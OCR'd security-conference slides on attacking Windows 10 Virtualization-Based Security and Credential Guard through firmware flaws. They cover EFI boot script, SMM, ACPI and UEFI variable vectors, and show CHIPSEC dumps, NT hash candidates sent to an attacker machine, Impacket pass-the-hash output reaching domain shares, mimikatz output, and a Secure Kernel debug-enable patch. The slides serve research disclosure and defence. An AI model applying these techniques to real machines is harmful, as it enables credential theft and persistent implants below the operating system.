
I DON'T ALWAYS
USE CHIPSEC
BUT WHEN I DO,
I FIND STUFF

EFI boot script is mapped as R/W in Win10

```
[CHIPSEC] reading buffer from memory: PA = 0x00000000B831CD18, len = 0x40..
00 00 f0 b7 00 00 00 00 00 40 10 00 00 00 00 00 |         @
00 00 00 00 00 00 00 00 00 50 c5 b7 00 00 00 00 |         P
00 00 00 00 00 00 00 00 00 00 00 [illegible] 00 00 00 00 |
80 cf 31 b8 00 00 00 00 40 cf 31 b8 [illegible] 00 00 00 |   1     @ 1
```



We know how to exploit it



Attack Outline

- S3 boot script payload at this point could directly modify Hyper-V and Secure World VM (Secure Kernel + IUM)
- Instead, the exploit finds VTL0 VMCS and EPT, and adds entries mapping all VTL1 pages to Windows 10
- After exploit, Normal VM has full access to Secure VM memory
- Malware can then extract NTLM credentials or patch Secure Kernel or any trustlet directly from within Windows 10

Recovering VBS memory map…

- In order to understand how VBS partitions memory, we need to reconstruct SLAT/EPT hierarchy
- Top to bottom approach: find VTL0 & VTL1 VMCS and EPT pointers
- Bottom to top approach: search pages with EPT entries then reconstruct entire hierarchy (PTE → PT → PD → … → EPTP)
  - Heuristic based on address bits & known reserved bits in EPT entries
  - Then find VMCS for Secure & Normal VMs to validate EPT pointers
- This allows us to recover all EPTs including the ones not currently in use by the CPU/VMM

Hunting for Secure Kernel…

```
securekernel.exe
0000 05C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 05D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 05E0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 05F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 0600: 00 00 00 00 00 00 00 00  48 83 EC 48 4C 8D 42 01  ........ H..HL.B.
0000 0610: 8B CA 48 8D 05 57 06 04  00 45 33 C9 2B C8 8A 05  ..H..W.. .E3.+...
0000 0620: 11 07 04 00 0F B6 02 48  8B 54 24 78 C1 E0 18 0B  .......H .T$x....
0000 0630: C1 48 89 54 24 28 89 44  24 30 41 0F B7 00 89 44  .H.T$(.D $0A....D
0000 0640: 24 34 41 8B 40 02 89 44  24 38 41 8B 40 06 49 83  $4A.@..D $8A.@.I.
0000 0650: C0 0A 89 44 24 3C 48 8B  05 9B 63 04 00 48 89 02  ...D$<H. ..c..H..
0000 0660: 48 8B 05 91 63 04 00 0F  B7 08 4C 89 42 10 89 4A  H...c... ..L.B..J
0000 0670: 08 C7 42 0C 02 00 00 00  41 0F B7 00 45 33 C0 89  ..B..... A...E3..
0000 0680: 42 18 8B 44 24 70 C7 42  1C 01 00 00 00 48 8D 54  B..D$p.B .....H.T
0000 0690: 24 30 48 8B 0D 77 63 04  00 89 44 24 20 E8 FE A9  $0H..wc. ..D$ ...
0000 06A0: 01 00 48 83 C4 48 C3 CC  CC CC CC CC CC CC CC CC  ..H..H.. ........
```

`SecureKernel.exe` loaded at host physical address **`X`** in Secure VM

Firmware exploit maps

`X` → `256GB + X`

guest physical address in Windows 10

```
[x][ ==========================================================================
[x][ Module: Virtual Machines Analyser
[x][ ==========================================================================
[*] 13:44:37.493000 Searching secrets in memory 1/1 ...
[*] Found Secure Kernel exucutable at physical address 0x000000000024AE09C
[*] Found Secure Kernel exucutable
[*]   000000000024AE09C
[*]
[*] Secure Kernel exucutable belongs to:
[*]
```

SecureKernel.exe is XWR in Secure VM

```
[*] Searching Extented Page Tables ...
[*] Found PTs   : 13123
[*] Found PDs   : 559
[*] Found PDPTs: 14
[*] Found PML4s: 5
[*] -> EPTP: 05461000 05468000 0546A000 0546C000 05476000
[*] Found VMCSs: 8
[*] -> VMCS: 001AA000 00225000 00238000 00618000 008B9000 00925000 05D24000 05D26000
[VM1] Reading Extended Page Tables at 0x0000000005461000 ...
    size: 600 KB,  address space: 4066 MB
[VM2] Reading Extended Page Tables at 0x0000000005468000 ...
    size: 144 KB,  address space: 4069 MB
[VM3] Reading Extended Page Tables at 0x000000000546A000 ...
    size: 8248 KB,  address space: 4066 MB
[VM4] Reading Extended Page Tables at 0x000000000546C000 ...
    size: 600 KB,  address space: 4066 MB
[VM5] Reading Extended Page Tables at 0x000
    size: 604 KB,  address space: 4052 MB
```

```
PDE: 0000002000000 - 2MB PAGE   XWR WB             1:1 mapping
PDE: 0000002200000 - 2MB PAGE   XWR WB             1:1 mapping
PDE: 0000002400000 - 2MB PAGE   XWR WB             1:1 mapping
PDE: 0000002600000 - 2MB PAGE   XWR WB             1:1 mapping
PDE: 0000002800000 - 2MB PAGE   XWR WB             1:1 mapping
```

We can now modify Secure Kernel

```
[CHIPSEC] reading buffer from memory: PA = 0x00000040024ADFC0, len = 0x100..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 48 83 ec 48 4c 8d 42 01 |         H  HL B
8b ca 48 8d 05 57 06 04 00 45 33 c9 2b c8 8a 05 |   H  W   E3 +
11 07 04 00 0f b6 02 48 8b 54 24 78 c1 e0 18 0b |        H T$x
c1 48 89 54 24 28 89 44 24 30 41 0f b7 00 89 44 |  H T$( D$0A    D
24 34 41 8b 40 02 89 44 24 38 41 8b 40 06 49 83 | $4A @  D$8A @ I
c0 0a 89 44 24 3c 48 8b 05 9b 63 04 00 48 89 02 |    D$<H   c  H
48 8b 05 91 63 04 00 0f b7 08 4c 89 42 10 89 4a | H   c     L B  J
08 c7 42 0c 02 00 00 00 41 0f b7 00 45 33 c0 89 |   B     A   E3
42 18 8b 44 24 70 c7 42 1c 01 00 00 00 48 8d 54 | B  D$p B     H T
24 30 48 8b 0d 77 63 04 00 89 44 24 20 e8 fe a9 | $0H  wc    D$
01 00 48 83 c4 48 c3 cc cc cc cc cc cc cc cc cc |   H  H
41 54 52 cc cc cc cc cc 48 89 5c 24 08 48 89 74 | ATR     H \$ H t
```

Well OK
but systems started protecting EFI boot script

So we are good now…


IMAGINE THE WORLD
WHERE ALL FIRMWARE IS PROTECTED

Let's check firmware update images…

We downloaded and parsed **over 14000** UEFI firmware update images by 9 platform vendors. Example results:

- **MSI**: 1461 firmware updates corresponding to **~98 models**
- **Gigabyte**: 1117 updates corresponding to **~247 models**
- Have no protection of firmware in ROM and no signed updates

➔ All these systems are missing basic firmware protections


WHY DID WE EVEN LOOK THERE?

Other Vectors


BAD, BAD POINTERS
EVERYWHERE

(Ab)Using SMM…

- VBS lets VTL0 access I/O port `0xB2` and I/O Trap ports
- Normal world can send software and I/O Trap SMI interrupts and exploit vulnerabilities in SMI handlers to attack VBS

- On systems with **relocatable SMM communication buffer**
- VTL0 can just ask SMM to read/write any address which belongs to Hyper-V or Secure VM

SMM confused deputy exploit against VBS




SMM
I CAN HAS WRITE
THIS ADDRESS?

(Ab)Using SMI Handler with BAR issues…

- PCIe Config is open to VTL0
- Exploit can "relocate" MMIO range to VTL0 by writing to BAR PCIe registers
- Trick SMI handlers read/write "registers" in fake MMIO

➔ VTL1 read/write primitive



ACPI Waking Vector

- Discovered by Rafal Wojtczuk (paper)
- Memory with ACPI tables is writeable by VTL0
- Hyper-V writes OS waking vector to FACS ACPI table before S3 sleep
- Firmware cached pointer to ACPI tables in ACPI NVS which could be modified by VTL0
- VTL0 could force firmware to resume from fake OS Waking Vector prior to Hyper-V

UEFI Variables

- VTL0 has access to UEFI variables
- Some firmware stores addresses in UEFI variables it may use on S3 resume or at runtime in SMM
- VTL0 can modify these variables to point to VTL1 pages and trick firmware/SMM corrupt VTL1

- Rafal also described a potential attack extracting encryption key from `VsmLocalKey2` UEFI variable, decrypting hibernation file and patching Hyper-V (when no TPM available)

BUT VBS BLOCKS
SMRR MSRS

What can we do next?

- ☣ Bypass Device Guard and Kernel Code Integrity (HVCI) and modify Windows 10 kernel
- ☣ Install hypervisor rootkit/backdoor in Hyper-V
- ☣ Allow compromised or rogue devices do DMA
- ☣ Backdoor software vTPM (on Windows servers)

Let’s get back to the real world

- ☣ Bypass Credential Guard & get protected NTLM credentials

Bypassing Credential Guard And Recovering Credentials

First, we found NT hash in memory

NT hash at HPA `0x1BFF90`

```
[*] Reading EPT0 Page Tables at 0x0000000005461000 ...
    size: 2448 KB,  address space: 4067 MB
[*] Reading EPT1 Page Tables at 0x0000000005468000 ...
    size: 144 KB,  address space: 4069 MB
[*] 16:22:58.014000 Searching secrets in memory 1/1 ...
[*] Found NT Hash at physical address 0x00000000001BFF90
    Seaching address 0x00000000001BFF90 in EPT0 (assuming identical mapping).. Not found
    Seaching address 0x00000000001BFF90 in EPT1 (assuming identical mapping).. Found in EPT entry: 4KB XWR WB
```

`0x1BFF90` is mapped to VTL1 EPT (Secure VM) only


```
PTE: 00000001BD000 - 4KB PAGE  XWR WB            1:1 mapping
PTE: 00000001BE000 - 4KB PAGE  XWR WB            1:1 mapping
PTE: 00000001BF000 - 4KB PAGE  XWR WB            1:1 mapping
PTE: 00000001C0000 - 4KB PAGE  XWR WB            1:1 mapping
PTE: 00000001C1000 - 4KB PAGE
PTE: 00000001C2000 - 4KB PAGE
PTE: 00000001C3000 - 4KB PAGE
PTE: 00000001C4000 - 4KB PAGE
```

No access from VTL0

```
[CHIPSEC] Executing command 'mem' with args ['read', '0x1BFF90']

[CHIPSEC] reading buffer from memory: PA = 0x00000000001BFF90, len = 0x100..
ERROR: HW Access Error: DeviceIoControl returned status 0x1000003E6 (Invalid access to memory location.)
```

Then we found all candidate NT hashes

- Search VMCS & EPT of VTL1 (Secure VM) & VTL0 (Win 10)
- Subtract VTL0 from VTL1 view to get Secure VM pages
  - ~50MB memory mapped to VTL1 but not in VTL0
- Search high-entropy 16 bytes surrounded by fixed bytes
  - ~60 candidate NT hashes
  - Can also match NT with NTLMv2 candidate hashes
  - "`net use`" to access domain resource & force hashes to memory
- Brute-force login to shared resource with all candidates
  - For example, using `smbclient.py` by CORE Security


OMG THIS WORKS

Trying candidate NT hashes…

```
[x][ ======================================================================
[x][ Module: Virtual Machines Analyser
[x][ ======================================================================
[*] Searching VM VMCS ...
[*] Found Virtual Machine with Extended Page Tables Address: 000000000524B01E
[*] Reading Extended Page Tables at 0x000000000524B01E ...
    size: 544 KB,  address space: 3019 MB
[*] Creating Reverse Translation ...
[*] Found Virtual Machine with Extended Page Tables Address: 000000004E40301E
[*] Reading Extended Page Tables at 0x000000004E40301E ...
    size: 60 KB,  address space: 203 MB
[*] Creating Reverse Translation ...
[*] Searching NT Hash in memory ...
[*] Found  63 candidates, sending them to attacker machine ...
[*] Found   1 candidates, sending them to attacker machine ...
```

Search the web and Windows

Bingo!

ubuntu-attacker on DEMOPC - Virtual Machine Connection

File Action Media Clipboard View Help

```
n information.)
  Trying pass-the-hash with e2e67f5ef5c0a96275d0778ed0ae0477
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authenticatio
n information.)
  Trying pass-the-hash with e46bfef7bbc505f403a0b60f93008fa1
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authenticatio
n information.)
  Trying pass-the-hash with e56843e3b885533b4f29abdb2ab23726
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authenticatio
n information.)
  Trying pass-the-hash with ecfad63aab6fcb5f1758474a8c19446c
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authenticatio
n information.)
  Trying pass-the-hash with f30cd95c3532307cc7b339ecf9ad7d33
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authenticatio
n information.)
  Trying pass-the-hash with f53a6b89eddf4c8e099c1f7a6f9c0010
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authenticatio
n information.)
  Trying pass-the-hash with f56a8399599f1be040128b1dd9623c29
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
share
SYSVOL
# use share
# ls
drw-rw-rw-          0  Fri Oct 16 15:29:05 2015 .
drw-rw-rw-          0  Fri Oct 16 15:29:05 2015 ..
-rw-rw-rw-         24  Fri Oct 16 15:29:05 2015 confidential.txt
#
```

Status: Running

But can we do a better exploit?

- ☣ Online credential brute-forcing domain on-line resource may hit login attempts limit or may trigger an alarm
- ☣ Can we extract credentials off-line on a machine?
- ☣ Or even get the key and decrypt all credentials?

- ☣ In the meantime patch the LsaIso trustlet to have a persistent implant in Secure VM…

Checking with Mimikatz…

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 256391 (00000000:0003e987)
Session           : Interactive from 1
User Name         : user
Domain            : TEST
Logon Server      : WIN2012DC
Logon Time        : 7/13/2017 11:06:41 AM
SID               : S-1-5-21-2767573742-3508825408-3529642160-1104
    msv :
     [00000003] Primary
     * Username : user
     * Domain   : TEST
       * LSA Isolated Data: NtlmHash
         Unk-Key   : 8c5827efba1979e7e3e74f1f8450689c39d7dcad96dd1786ff475cce9c76af59dcbce…
         Encrypted: 9dec2dcb4f90c8bfbbab35a14460580c51600a03576ee2231e16374e1305c960cd3c9…
           SS:160, TS:8, DS:52
           0:0x0, 1:0x64, 2:0x1, 3:0x101, 4:0x0, E:01000000000000000000000000000000, 5:0x8001
```

Debugging LsaIso Trustlet…

- Trustlets can be debugged the same way as user mode applications
- A policy embedded in trustlet image defines if debugging is enabled
- Function `SkpsIsProcessDebuggingEnabled` in Secure Kernel verifies if the debugging is enabled for a given trustlet process
- We can find and patch it to always return "Debugging Enabled"
- We could then attach a debugger running in VTL0 to trustlet (`LsaIso`) in VTL1 and "debug" it
- For example, break on `LsaIso!IumUnprotectCredentials`

Patching secure kernel to enable debug

SecureKernel.exe

```
.text:00000001400358B0  ; bool __fastcall SkpsIsProcessDebuggingEnabled(unsigned int *a1)
.text:00000001400358B0  SkpsIsProcessDebuggingEnabled proc near ; CODE XREF: sub_14003D76C+368p
 ...
.text:000000014003597A 48 8B CE                                    mov     rcx, rsi
.text:000000014003597D E8 32 42 FD FF                              call    SkiAttachProcess
.text:0000000140035982 ~~8A C3~~ B0 01                             mov     al, ~~bl~~ 01h
.text:0000000140035984 48 8B 4C 24 58                              mov     rcx, [rsp+68h+var_10]
.text:0000000140035989 48 33 CC                                    xor     rcx, rsp
